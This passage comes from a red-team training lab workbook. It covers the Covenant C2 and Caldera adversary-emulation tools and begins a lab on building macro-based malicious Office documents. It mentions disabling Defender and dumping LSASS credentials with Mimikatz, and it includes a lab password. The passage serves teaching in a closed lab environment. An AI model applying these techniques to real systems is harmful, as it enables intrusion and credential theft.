
Step 3: Executing a manual PowerShell command

Let's now execute a PowerShell task to list environment variables:




Once configured, the task can be planned through the blue *"Task"* button.

It is possible to obtain an overview of all tasks through the `Taskings` tab. The below displayed overview is particularly interesting as it provides useful information as the task's completion status.



To return to the task, simply click on its name. Once completed, the output of the task will be available. The execution of the previous environment variable enumeration gives us a valuable overview of some user-critical paths.




Among the listed variables, we can observe multiple indicators providing us with a basic context such as `OneDrive`, `PATH`, `JAVA_HOME` and others. The value of the `HOMEPATH` variable is a valuable starting point for further exploration:

```
HOMEPATH                       \Users\SEC699
```

Step 4: Reviewing the dashboard

Now that we've created some data, we can revisit the Covenant dashboard, accessible through the `Dashboard` tab. This high-level overview provides us with a quick overview of our grunts, listeners, and taskings — pretty useful to pick up the work where we left it.



Step 5: BONUS

If you have time left, please continue further exploring the Covenant interface. Feel free to attempt executing additional tasks. Another idea is to execute the Grunt using administrative credentials, which will allow you to do more intrusive attacks (e.g., dumping credentials from LSASS using Mimikatz!).

Conclusions

Finishing this lab has given you insight in core concepts and terminology used within Covenant. You are now capable of:

- Setting up Covenant listeners
- Generating different Covenant Launchers
- Executing different tasks on infected systems

Covenant will be our go-to tool for manual emulation in the comming week, meaning we will continue to build upon the skills you acquired today.

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 5: Caldera

During this lab, we will interact with Caldera for the very first time.

This excercise will introduce you to the different abstractions part of Caldera's ecosystem. Even though Caldera has support for additionnal external and custom plugins, we won't focus our time and energy on building our own as Caldera is the definition of **"Work in Progress"**.

Given Caldera releases up to multiple versions a week, we will focus on the overall structure of the tool and how it can be leveraged for emulation automation.

The objectives have been fully documented step-by-step (including all expected commands and outputs). Feel free to either find your own way, or use the exact instructions as described, depending on your experience and expertise.

Your instructor will indicate how much time you can dedicate to this lab.

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```


Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Turning Abilities into Results

For this introduction, we will run a Caldera operation to get used to the overall GUI interface.

Step 1: Opening the Caldera GUI

The first step will be to open the Caldera GUI located at `http://192.168.20.107:8888`. You can use the either Firefox or Chrome on your CommandoVM machine for this. Note that Caldera will nag if you don't use Chrome, as it is the recommended browser for Caldera. You can use the `student` account (password `Sec699!!`) to access the stack.



Step 2: Accessing the Documentation

Before diving into Caldera itself, take a few minutes to check out their documentation: https://caldera.readthedocs.io/en/latest/

Step 3: Exploring the Caldera GUI

Back on the Caldera main screen, hover over the top-left *"Campaigns"* menu and check out the *"Agents"*, *"Adversaries"* and later the *"Operations"* tabs.


The *"Agents"* tab lists all systems on which we have a Caldera agent running. As part of our Ansible deployment scripts, Caldera is deployed on all Windows machines. From the displayed list, the `host`, `pid` and `privilege` columns are the most interesting:

- The host is the infected host (on which Caldera is deployed);
- The pid is the process id on which the Caldera malware agent is running;
- The privilege is used to mark the agents' privilege level.

The *"Adversaries"* tab allows you to view the different adversaries we can emulate. Later in the course, you will build your own Caldera adversaries with custom abilities!

From the dropdown on the left, you can select any of the built-in adversaries, such as the *"Hunter"* one below. Once an adversary is selected, you will see the different attack phases and abilities they leverage in the right pane.

Take a minute to understand how the *"Hunter"* adversary will prepare its data collection in phase one, actively collect and extract sensitive data in phase two, obfuscate (easily, let's admit it) the data in phase three to finally upload it to our Command and Control stack.



Step 4: Running an Adversary Emulation Operation


Once you are finished exploring, let's try running an operation. In order to do this, open the *"Operations"* tab. In the *"Operations"* view, switch the radio button from `View` to `Add` and expand the *"Basic Options"*.

As you can see below, you can proceed to name your operation (i.e. *"My SEC699 Operation"*), select the *"Hunter"* adversary, make sure the operation closes automatically and finally, set its execution to be run immediately.

With these required settings set, feel free to initiate the attack using the green *"Start"* button.


Step 5: Monitoring the Results

As soon as you press the *"Start"* button, you should see the interface change and start displaying the status of the operation.



Note the green border around the circles of the different timestamps. A green border indicates that a command was successfully executed. Unfortunately, this is based on the command status code, so it's not always fully reliable.

By clicking the small *"Star"* icon in the different steps, we can see the output of the different techniques as is shown by the beneath output of *"Identify Firewalls"*.



After a few minutes, the operation should have completed. Feel free to analyze both successes and failures.

Step 6: BONUS

If you have time left, please continue further exploring Caldera. Here are some other items you can play around with:

- Can you review all of the different outputs of the techniques using the *"Star"* icon?
- Can you run a new operation and change the switch that is currently set to "Autonomous"? What is the effect?
- Can you download the report of an operation once it's finished?
- Can you find the MITRE ATT&CK integration in Caldera?

Conclusions

Finishing this lab has given you insight in core concepts and terminology used within Caldera. You are now capable of:

- Reviewing Caldera agents
- Reviewing Caldera abilities and operations
- Running Caldera opartions
- Reviewing the results of a Caldera opreation

We will reuse Caldera later this week when we will leverage it for further automation and the development of custom abilities and operations.

As this is the final lab of the day, please destroy your lab environment using the below commands from your student VM:

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh destroy -t [version_tag] -r [region]
```

Day 2: Advanced Initial Execution

Defender

During the lab, your payloads may be blocked by Defender. Go to security center and disable tamper protection + defender if this happens.

Exercise 1: Malicious Microsoft Office documents with Covenant Grunts

In this lab, we will create various malicious Office documents that deliver Covenant grunts. We will use VBA macros and Excel 4 macros. The Covenant grunts we will use will be binary (written to disk and executed) and shellcode (executed directly from memory).

Malicious documents (maldocs) can be classified in two broad categories: Maldocs that exploit vulnerabilities and maldocs that leverage the host application's scripting capabilities. In this lab, we will create documents of the second category, leveraging VBA and Excel 4 macros.

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Executing and detecting a Covenant Grunt – VBA Purging


Visual Basic for Applications (VBA) is a technology introduced by Microsoft in 1993. VBA provides scripting capabilities, using the Visual Basic language, to the applications of developers that license the VBA technology. For example, Autodesk licenses VBA from Microsoft to include it into its AutoCAD product (in recent versions, VBA has become a supplemental install). Of course, Microsoft uses this technology too, in particular in Microsoft Office.

VBA is a very powerful programming language that can interface with COM objects and with the Win32 API. VBA runs with the user permissions and privileges, and is not restricted by a sandbox. This means that if a user is able to perform a certain action on the system, a VBA program can be developed to automate the same action.

Step 1: Creating the Covenant grunt

